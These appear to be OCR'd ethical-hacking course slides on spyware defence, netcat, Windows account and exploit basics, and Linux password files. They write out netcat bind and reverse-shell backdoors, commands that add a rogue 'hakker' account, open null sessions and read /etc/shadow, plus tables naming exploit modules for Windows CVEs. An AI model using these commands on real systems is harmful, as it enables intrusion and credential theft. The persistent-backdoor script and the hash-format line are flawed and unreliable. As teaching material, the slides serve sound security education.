


HOW TO DEFEND AGAINST SPYWARE

- Avoid using systems not fully under your control
- Don’t open suspicious emails or file attachments
- Enable a software firewall
- Patch, update, an virus scan regularly
- Do not use a privileged/administrator account for ordinary tasks
- Do not download free music files, screensavers, games, etc.
- Beware of popup windows
- Avoid using free public Wi-Fi services
- Always have a backup of the important data stored in your device

ANTI-SPYWARE TOOLS

- TOTALAV
- SCANGUARD
- PCPROTECT
- Bitdefender
- Norton
- AVG
- Avast
- McAfee
- Malwarebytes
- BullGuard
- Kaspersky
- ESET
- Panda
- TREND Micro
- F-Secure
- ZoneAlarm



6.8 NETCAT

- Modes
- Syntax
- Banner Grabbing
- Moving Files
- Backdoor

NETCAT

- The "Swiss Army Knife" of hacking tools
- Command prompt-based
  - Originally for *nix computers
  - You can also download a Windows version
- Works with both TCP and UDP
- Can act as either client or server
  - The client is typically the attacker machine
  - The server is typically the compromised victim machine
- Basic Features:
  - Port scan/banner grab
  - Act as a trojan backdoor (both forward and reverse)
  - Relay/redirect/proxy between hosts and ports
  - Transfer data
  - Act as a one-shot server (such as a webserver)
  - Act as a temporary chat server

Do not confuse netcat with ncat. Ncat is a similar tool with fewer features that was inspired by netcat.

NETCAT MODES

- **Client Mode**
  - The client always initiates the connection to the listener
  - All the errors in client mode are put output as standard error
  - Client mode requires the IP address and port of the listener
- **Listener Mode**
  - The listener is the server
  - It waits for a client to connect on its configured listening port
  - Its output can be standard output or a file

- A Netcat client can connect to a Netcat listener

NETCAT SYNTAX

```
nc [options] [target_system] [remote port]
```

-l: Tells Netcat to be in listen mode
-u: Shifts Netcat from TCP(default) to UDP mode
-p: For the listener, this is the listened port
    For the client, this is source port
-e: Tells what operation to perform after a successful connection
-L: Creates a persistent listener (Windows only)
-wN: Defines the timeout value
    For example, w5 = wait for 5 seconds before timeout
-v: Puts the listener in verbose mode

TCP BANNER GRABBING

- Grab the banner of any TCP service running on a target
- Attempt to connect to each port in the configured range
- Provide verbose output
- Do not resolve names
- Wait no more than 1 second for the connection
- Send a blank string to this range of ports and print out any response received

```
echo “” | nc -v -n -w1 [TargetIPAddr] [startport]-[endport]
```

PUSH A FILE FROM CLIENT TO LISTENER

Listener


Listen on localport, store results in outfile:

```
nc -l -p [localport] > [outfile]
```

Client

Push infile to TargetIPadd on port:

```
nc -w3 [TargetIPaddr] [port] < [infile]
```



PULL A FILE FROM LISTENER TO CLIENT

Listener


Listen on localport, prep to push infile:

```
nc -l -p [localport] < [infile]
```

Client

Connect to TargetIPadd on port and retrieve outfile:

```
nc -w3 [TargetIPaddr] [port] > [outfile]
```



NETCAT CREATE A BACKDOOR

- Netcat's most popular use by malicious users is to create a backdoor login shell
- When the client connects, a command prompt on the listener opens
- The attacker sees the command prompt via the Netcat session
- Note that –e is used to execute the action after the connection is established

```
On listener: nc -l -p 1234 -e cmd.exe
On client: nc <listener IP> 1234
```

NETCAT CREATE A PERSISTENT BACKDOOR

- In Linux, a Netcat backdoor can be made persistent
- Even after the current user logged out, the backdoor will keep running in background
- This can be achieved with the usage of the nohup command
- Create the connection as a simple script on the listener:


On the Listener:

```
nc -l -p 1234 -e cmd.exe > runme.sh
chmod 555 runme.sh
nohup ./ runme.sh &
```

NETCAT REVERSE SHELLS

- The attacker sends an exploit to the victim
  - The payload is a netcat command that will make a connection back to the attacker
- The victim makes an outbound connection past its firewall
  - This means the attacker does not have to contend with the victim's firewall when using the backdoor
- The attacker must be listening for, and be able to accept, the reverse connection

```
On attacker: nc -l -p 1234
On victim: nc <attacker IP> 1234 -e cmd.exe
```



6.9 HACKING WINDOWS

- Windows Users
- Common Windows Attacks
- Windows-based Application Exploits

LOCAL USER ACCOUNTS

- Every Windows computer has local user accounts
  - The username and password is for that computer only
- Local user credentials are stored in %systemroot%\System32\config\SAM
  - On every Windows computer
- Each account has a unique Security Identifier (SID)
  - 128 bit number that does not change, even if the account is renamed
  - It distinguishes accounts that have the same name on different computers
  - The last part of the SID is called the "Relative ID" (RID)
  - User accounts start with a RID of 1000
    - The number increments by one for each new user
  - The RID is locally unique, and is never reused on that computer

LOCAL ADMINISTRATOR ACCOUNT

- The administrator account has a RID of 500
- The administrator can be renamed, but the RID never changes
- The administrator account cannot ever be locked out, regardless of password policy
  - Other members of the administrators group ARE subject to password lockout
- The administrator account is typically disabled by default on client machines
- Ways to enable the administrator account:


  Command prompt: `net user "Administrator" /active:yes`

  PowerShell: `Get-LocalUser -Name "Administrator" | Enable-LocalUser`

  Local Users and Groups: **Right-click administrator → Properties →** uncheck **Account is disabled**

TOOLS TO ADMINISTER LOCAL USER ACCOUNTS

- Control Panel\Administrative Tools\Computer Management\Local Users and Groups
  - Computer Management app (compmgmt.msc) can also be launched directly
- Settings\Accounts
- Command prompt `net user` command
- PowerShell cmdlets:
  - `Get-LocalUser`
  - `New-LocalUser`
  - `Set-LocalUser`
  - `Enable-LocalUser`
  - `Disable-LocalUser`
  - `Rename-LocalUser`
  - `Remove-LocalUser`



NET USER COMMAND EXAMPLE

```
C:\Windows\system32>net user hakker letmein /add
The command completed successfully.


C:\Windows\system32>net users

User accounts for \\MAMOO

-------------------------------------------------------------------------------
Administrator            Chrys                    DefaultAccount
Guest                    hakker                   WDAGUtilityAccount
The command completed successfully.
```

LOCAL WINDOWS GROUPS

- Local Windows groups are also stored in the SAM
- Attackers are most interested in the local administrators group
- You can use many of the same tools to administer both users and groups
- `Net localgroup` command
- PowerShell cmdlets:
  - Get-LocalGroup
  - Get-LocalGroupMember
  - Add-LocalGroupMember

```
PS C:\Users\Chrys> get-localgroupmember administrators

ObjectClass Name                           PrincipalSource
----------- ----                           ---------------
User        DESKTOP-K1ALSKF\Administrator Local
User        DESKTOP-K1ALSKF\Chrys         Local
```

WINDOWS EXPLOITS

- Most exploits target software products or services that run on Windows
- Exploit-db lists/provides 37 exploits that specifically target the Windows 10 OS
- Github lists 705 repositories related to Windows exploits including:
  - PowerSploit - a well-known collection of malicious PowerShell post-exploitation functions
  - Gmh5225/awesome-RedTeam-Tools
- Metasploit returns 27 exploits targeting Windows with a rank of good or higher
- ExploitAlert.com lists 440 exploits related to Windows
  - 44 published since 2020

NULL SESSION

- Originally used by Windows computers to trade Network Neighborhood browse lists (lists of computers on the network)
- Machines would connect to each other's IPC$ share with no username and no password
- Hackers discovered how to manually create a null session and enumerate information including system information, users, groups and shares
- The original command was:

```
net use \\target\ipc$ "" /u:""
```

- IPC$ is a hidden share
  - It's a process, not a directory
  - Inter-process communication
- The null session was one of Windows' most debilitating vulnerabilities
- Null sessions can be established through ports 135, 139, and 445
- Now disabled by default, but can still be enabled manually or through group policy

ENABLE NULL SESSIONS VIA GROUP POLICY

- Null sessions are disabled by default, but can still be enabled in Group Policy

1. Open the Group Policy Editor
2. Navigate to:

   Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options
3. Disable the following settings:
   - Network access: Restrict Anonymous access to Named Pipes and Shares
   - Network access: Do not allow anonymous enumeration of SAM accounts
   - Network access: Do not allow anonymous enumeration of SAM accounts and shares
   - Network access: Shares that can be accessed anonymously
4. Enable the following settings:
   - Network access: Let Everyone permissions apply to anonymous users
   - Network access: Allow anonymous SID/Name translation

MOST EXPLOITED WINDOWS VULNERABILITIES

(This page lists the most dangerous Windows exploits of 2022)

Feature	Description	Exploits
LSA	• "PetitPotam" Windows Local Security Authority (LSA) Spoofing Vuln, CVE-2021-36942, CVSS 5.3	• Metasploit petitpotam • GitHub lists 6 exploit repos
MS Exchange 2013-2019	• "ProxyLogon" MS Exchange Server RCE Vuln • CVE-2021-26855, CVSS 9.8	• Meta exchange_proxylogon_rce • GitHub lists 57 exploit repos
Print Spooler	• "PrintNightmare" Windows Print Spooler RCE Vuln • CVE-2021-1675, CVSS 8.8	• Meta cve_2021_1675_printnightmare • GitHub lists 70 exploit repos
DCERPC NetLogon	• "Zerologon" NetLogon Privilege Escalation Vuln • CVE-2020-1472, CVSS 8.8	• Meta cve_2020_1472_zerologon • GitHub lists 54 exploit repos
SMBv1	• "Eternal Blue" Windows SMB Remote Code Execution Vulnerability, CVSS 8.1 • CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148, MS17-010	• Metasploit: ms17_010_eternalblue, ms17_010_psexec, etc. • Github lists 121 exploit repos

MOST EXPLOITED WINDOWS VULNERABILITIES (CONT'D)

Feature	Description	Exploits
Print Spooler	• Microsoft Spooler Local Privilege Elevation Vuln • CVE-2020-1048	• Meta cve_2020_1048_printerdemon • GitHub lists 2 exploit repos
Internet Explorer	• Scripting Engine Memory Corruption Vuln • CVE-2018-8373	• Exploit-DB/exploits/42995
VBScript Engine	• Windows VBScript Engine RCE Vuln • CVE-2018-8174	• GitHub CVE-2018-8174-msf • Exploit-DB/exploits/44741
Windows	• Windows Persistent Service Installer • No CVE (2018)	• Metasploit local/persistence_service
Internet Explorer	• MS Browser Memory Corruption RCE Vuln • CVE-2017-8750	• GitHub bhdresh/CVE-2017-8759
DCOM/RPC	• Net-NTLMv2 Reflection DCOM/RPC (Juicy) • CVE-2016-3225, MS16-075	• Metasploit ms16_075_reflection_juicy

MOST EXPLOITED WINDOWS VULNERABILITIES (CONT'D)

Feature	Description	Exploits
VBScript Engine	• IE 11 VBScript Engine Memory Corruption • CVE-2016-0189, MS16-051	• Metasploit ms16_051_vbscript • GitHub theori-io/cve-2016-0189
WebDav	• mrxdav.sys WebDav Local Privilege Escalation • CVE-2016-0051, MS16-016	• Metasploit ms16_016_webdav
Windows Shell	• DLL Planting RCE Vulnerability • CVE-2015-0096, MS15-020	• ms15_020_shortcut_icon_dllloader
Task Scheduler	• Windows Escalate Task Scheduler XML Privilege Escalation, CVE-2010-3338, MS10-092	• Metasploit ms10_092_schelevator
Print Spooler	• Print Spooler Service Impersonation Vulnerability • CVE-2010-2729, MS10-061	• ms10_061_spools
Windows Shell	• Microsoft Windows Shell LNK Code Execution • CVE-2010-2568, MS10-046	• ms10_046_shortcut_icon_dllloader
SYSTEM	• Windows SYSTEM Escalation via KiTrap0D • CVE-2010-0232, MS10-015	• Metasploit ms10_015_kitrap0d

MOST EXPLOITED WINDOWS VULNERABILITIES (CONT'D)

Feature	Description	Exploits
UAC	• Windows Escalate UAC Protection Bypass • No CVE (2010)	• Metasploit local/bypassuac
IIS 5.0	• "IIS Unicode Directory Traversal" • IIS Unicode Requests to WebDAV Multiple Authentication Bypass Vulnerabilities • CVE-2009-1122, MS09-020 • First exploited in 2000	• Unicode characters in IE 5 URI, HTML-based email messages, other browsers from that time period • Code Red II/NIMDA worms
SMB	• Server Svc Relative Path Stack Corruption Vuln • CVE-2008-4250, MS08-067	• Metasploit ms08_067_netapi • Conficker worm
SMB	• Windows SMB Relay Code Execution • CVE-2008-4037, MS08-068	• smb_relay, smb_delivery
RPC	• MS03-026 Microsoft RPC DCOM Interface Overflow, CVE-2003-0352	• Metasploit ms03_026_dcom

MOST EXPLOITED WINDOWS VULNERABILITIES (CONT'D)

Feature	Description	Exploits
IIS 5.0 WebDAV	• MS IIS 5.0 WebDAV ntdll.dll Path Overflow • CVE-2003-0109, MS03-007	• Meta ms03_007_ntdll_webdav • Exploit-DB 16470
Windows	• Windows Unquoted Service Path Privilege Escalation (2001) • No CVE	Metasploit unquoted_service_path
Null sessions	• NETBIOS/SMB share password is the default, null, or missing • Allows anonymous connections to the IPC$ share • CVE 1999-0519	• Enum4Linux, getacct.exe • WinScanX, winfigerprint-x • smb-enum-users.nse • smb-enum-shares.nse
PowerShell	• PowerShell Remoting RCE, CVE-1999-0504	• Metasploit powershell_remoting
PowerShell	• Windows Command Shell Upgrade (Powershell) • No CVE (1999)	• Metasploit powershell_cmd_upgrade

WINDOWS APPLICATION ATTACK EXAMPLES

Feature	Description	Exploits
Adobe Flash Player	• Adobe Flash Player (pre-v28.0.0.161) • CVE-2018-4878 • Not rated	• Github/SyFi/CVE-2018-4878 • Github/B0fH/CVE-2018-4878
MS Office (including O360)	• Microsoft Office Memory Corruption Vulnerability • CVE-2017-11882 • Not rated	• QuasarRAT trojan • Andromeda botnet • Github/CVE-2017-11882
MS Office / WordPad	• Microsoft Office/WordPad Remote Code Execution Vulnerability w/Windows API • CVE-2017-0199 • CVSS 7.8	• Github/bhdresh/CVE-2017-0199 • Exploit-DB/exploits/42995
MS Office	• MSCOMCTL.OCX Buffer Overflow Vulnerability CVE-2012-0158 / MS12-027 • Not rated	• Exploit-DB/exploits/18780 • Metasploit: ms12_027_mscomctl_bof


6.10 HACKING LINUX

- Exploiting Linux
- Linux Users
- Most Exploited Vulnerabilities

EXPLOITING LINUX

- In addition to the over 600 existing Linux distributions, many commercial products are based on Linux
- Most exploits target specific products that are Linux-based, or services installed in Linux distros
- Metasploit has the following exploit modules with a rank of great or excellent:
  - 68 against Linux specifically
  - Over 400 against apps and services that run on Linux
- Github lists 546 repos related to Linux exploits
- Linux-based apps/products with the most Metasploit exploit modules:
  - Apache
  - Adobe Flash Player
  - Java
  - ProFTPD
  - VMware

TOP 20 *NIX PLATFORMS ATTACKED 2021



LINUX USERS

- User accounts are listed in /etc/passwd
  - Anyone can read
  - Root and service accounts will be listed first
  - People accounts will be at the bottom of the list

```
cat /etc/passwd
```

- Passwords are stored in /etc/shadow
  - Passwords are salted and hashed
  - Only accessible by root user

```
sudo cat /etc/shadow
```

LINUX PASSWD FILE EXAMPLE


```
┌──(kali㉿kali)-[~]
└─$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

LINUX SHADOW FILE EXAMPLE

```
┌──(kali㉿kali)-[~]
└─$ sudo cat /etc/shadow
[sudo] password for kali:
root:$y$j9T$v6iS2Fp2C7D/JLmJj9fw1.$eE1iGo9FqfPSCcp/uTbalFKbU.qBWz0ijyGuEku2xt7:19319:0:99999:7:::
daemon:*:19124:0:99999:7:::
bin:*:19124:0:99999:7:::
sys:*:19124:0:99999:7:::
sync:*:19124:0:99999:7:::
games:*:19124:0:99999:7:::
man:*:19124:0:99999:7:::
lp:*:19124:0:99999:7:::
mail:*:19124:0:99999:7:::
news:*:19124:0:99999:7:::
uucp:*:19124:0:99999:7:::
proxy:*:19124:0:99999:7:::
www-data:*:19124:0:99999:7:::
```

LINUX SHADOW FILE

- Contains OS user passwords in hashed format



1	A valid account name on the system
2	Hashed password (format is $1d$salt$hashed)
3	Date of last password change
4	Minimum password age in days (empty or 0 = no minimum)
5	Maximum password age in days
6	User warning – days until password expiration

1	MD5
$2a$	Blowfish
$2y$	Blowfish
5	SHA-256
6	SHA-512

y	yescrypt
gy	gost-yescrypt
7	scrypt
$sha1$	sha1crypt
md5	SunMD5

LINUX SHADOW FILE EXAMPLE

root:!:18390:0:99999:7:::

daemon:*:18390:0:99999:7:::

bin:*:18390:0:99999:7:::

